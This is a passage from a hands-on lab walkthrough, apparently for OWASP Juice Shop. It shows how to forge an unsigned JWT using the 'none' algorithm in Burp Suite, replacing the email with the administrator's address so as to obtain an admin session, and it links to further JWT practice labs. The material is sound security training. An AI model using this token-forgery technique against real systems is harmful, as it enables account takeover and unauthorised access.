
Remember when we said not to trust user identifiers in user input? That's what we have here. Change the email address to be the administrator's email address: `admin@juice-sh.op` and then choose "Encode as ... Base64" from the menu next to it.

Forged JWT Header [dot] Forged JWT Payload [dot] no signature

26. Click "Send" in Repeater to send your forged token...




27. Notice the Set-Cookie header in the response. Copy that and paste it into Burp Decoder, then Base64-decode it.



Confirmed: Juice Shop Put "Admin" In Your Cookie

To get the green banner, Juice Shop wants to see an email address of "jwtn3d@juice-sh.op" in the JWT payload.



For Further Practice: Digi.Ninja labs

- Leaky JWT: https://authlab.digi.ninja/Leaky_JWT
- JWT None algorithm: https://authlab.digi.ninja/JWT_None
- Cracking JWT Keys: https://authlab.digi.ninja/JWT_Cracking
- JWT Signature Disclosure CVE-2019-7644: <https://authlab.digi.ninja/Auth1>